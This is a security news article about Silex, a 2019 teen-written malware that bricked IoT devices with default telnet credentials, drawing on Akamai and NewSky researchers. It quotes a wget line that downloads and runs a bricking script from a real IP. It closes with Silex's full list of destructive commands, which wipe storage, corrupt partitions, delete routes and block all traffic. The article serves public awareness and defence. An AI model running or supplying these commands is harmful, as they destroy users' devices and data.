New Silex Malware Trashes IoT Devices Using Default Passwords

bleepingcomputer.com/news/security/new-silex-malware-trashes-iot-devices-using-default-passwords/

Ionut Ilascu

By
Ionut Ilascu

- June 26, 2019
- 06:26 PM
- 0

A teen coder and his team developed a new malware named Silex that purposely bricked poorly protected IoT devices by the thousands in a short period of time.

The attacks have stopped as the command and control (C2) server went down around 4 PM Eastern Time, by the developer's doing. Even without a C2 to send out instructions, the malware will still run its destruction routines on infected devices.


Bricking devices to prove a point

According to security researcher Ankit Anubhav from NewSky, Silex was created by a team of three, with the main person being a teenager from a European country using the aliases 'Light The Leafon' and 'Light The Sylveon.' The other two members are 'Alx' and 'Skiddy'.

Light The Leafon is the author of another bot called HITO, which was based off another IoT malware named Mirai. He soon developed skills that allowed him to write his own botnet.

As for the purpose of Silex, it is designed solely to brick IoT devices to prevent script kiddies from getting to them. Simply put, the malware author is fighting less skilled developers from compromising unprotected systems and using them to make money.

When it runs, Silex shows the following message from the author apologizing for the attack and explaining the reason behind it:



```
[silexbot] i am only here to prevent skids to flex their skidded botnet I am sorry for your devic
e but it has to be done because all these skids claiming and thinkking they are some god coder +
people selling spots on botnets I am getting sick of it so yeah sorry
/bin/busybox wget http://185.162.235.56/bricker.sh; sh bricker.sh
busybox wget http://185.162.235.56/bricker.sh; sh bricker.sh
```

Anubhav talked to Light about HITO two months ago and published the interview on his podcast. The author said during the interview that he was 14 years old.

Silex destructive routines

Larry Cashdollar of Akamai Security Intelligence Response Team (SIRT) was the first to discover Silex on Tuesday. The malware hit his honeypot by trying default credentials over a telnet connection.

The researcher says that Silex kills the system it infects by writing random data from '/dev/random' to all the storage drives it finds.

"Examining binary samples collected from my honeypot, I see Silexbot calling fdisk -l which will list all disk partitions. Using that list, Silexbot then writes random data from /dev/random to any of the partitions it discovers," Cashdollar writes in his analysis.

> Oh, Silexbot also tries to trash the partition tables by setting the disk Cylinders/Heads/Sectors all to 1
> fdisk -C 1 -H 1 -S 1 /dev/mtd0
> fdisk -C 1 -H 1 -S 1 /dev/mtd1
> fdisk -C 1 -H 1 -S 1 /dev/sda
> fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
>
> — Larry W. Cashdollar (@_larry0) June 26, 2019

Silex then runs other harmful commands that delete network configurations, flush iptables, and add a rule that DROPS all connections, before rebooting the device. A list of the damaging commands it executes to brick the IoT device is available at the end of the article.

These instructions make the affected system inoperable but they can still be recovered by reinstalling the firmware. However, this is an operation most users lack the knowledge to perform and their gadgets may end up in the trash since they seem to no longer function.

Cashdollar examined binaries for ARM systems but there was also a Bash shell version available for download, so any UNIX-like architecture could have been a target.

> So, Silex is targeting pretty much any UNIX like OS with default login credentials. Doesn't matter if it's an ARM-based DVR or an x64 bit system running Redhat Enterprise if your login is root:password it could wreck your system.
>
> — Larry W. Cashdollar (@_larry0) June 25, 2019

Anubhav also observed Silex on a honeypot he manages and saw the same destructive behavior as Cashdollar.

The researcher told BleepingComputer the attack was over telnet protected with weak credentials or default passwords. After establishing a connection "the bot downloads the binary and confirms the busybox shell" and then executes the bricking commands.

Too much heat makes Light split

Anubhav talked to Light today and the malware author stated he never wanted the type of attention he is getting and he would leave the IoT community.

"I am leaving the community because I am getting more attention then I'd like, I never wanted this clout. I will keep coding and doing that but not go further in the IoT community," Light told the security researcher.

The original plan for Silex was to grow the botnet by integrating new methods of compromise, like exploits for known vulnerabilities.

Silex commands:

```
"busybox cat /dev/urandom >/dev/mtdblock0"
"busybox cat /dev/urandom >/dev/sda"
"busybox cat /dev/urandom >/dev/ram0"
"busybox cat /dev/urandom >/dev/mmc0"
"busybox cat /dev/urandom >/dev/mtdblock10"
"fdisk -C 1 -H 1 -S 1 /dev/mtd0"
"fdisk -C 1 -H 1 -S 1 /dev/mtd1"
"fdisk -C 1 -H 1 -S 1 /dev/sda"
"fdisk -C 1 -H 1 -S 1 /dev/mtdblock0"
cat /proc/mounts
cat /dev/urandom | mtd_write mtd0 - 0 32768
cat /dev/urandom | mtd_write mtd1 - 0 32768
busybox cat /dev/urandom >/dev/mtd0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtd1 &
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/mtdblock1 &
busybox cat /dev/urandom >/dev/mtdblock2 &
busybox cat /dev/urandom >/dev/mtdblock3 &
busybox route del default
cat /dev/urandom >/dev/mtdblock0 &
cat /dev/urandom >/dev/mtdblock1 &
cat /dev/urandom >/dev/mtdblock2 &
cat /dev/urandom >/dev/mtdblock3 &
cat /dev/urandom >/dev/mtdblock4 &
cat /dev/urandom >/dev/mtdblock5 &
cat /dev/urandom >/dev/mmcblk0 &
cat /dev/urandom >/dev/mmcblk0p9 &
cat /dev/urandom >/dev/mmcblk0p12 &
cat /dev/urandom >/dev/mmcblk0p13 &
cat /dev/urandom >/dev/root &
cat /dev/urandom >/dev/mmcblk0p8 &
cat /dev/urandom >/dev/mmcblk0p16 &
route del default
iproute del default
ip route del default
rm -rf /* 2>/dev/null & iptables -F
iptables -t nat -F
iptables -A INPUT -j DROP
iptables -A FORWARD -j DROP
halt -n -f
reboot
```

Related Articles:

Microsoft detects massive surge in Linux XorDDoS malware activity

Microsoft: Sysrv botnet targets Windows, Linux servers with new exploits

New cryptomining malware builds an army of Windows, Linux bots

Ukrainian imprisoned for selling access to thousands of PCs

Access:7 vulnerabilities impact medical and IoT devices

Ionut Ilascu

Ionut Ilascu is a technology writer with a focus on all things cybersecurity. The topics he writes about include malware, vulnerabilities, exploits and security defenses, as well as research and innovation in information security. His work has been published by Bitdefender, Netgear, The Security Ledger and Softpedia.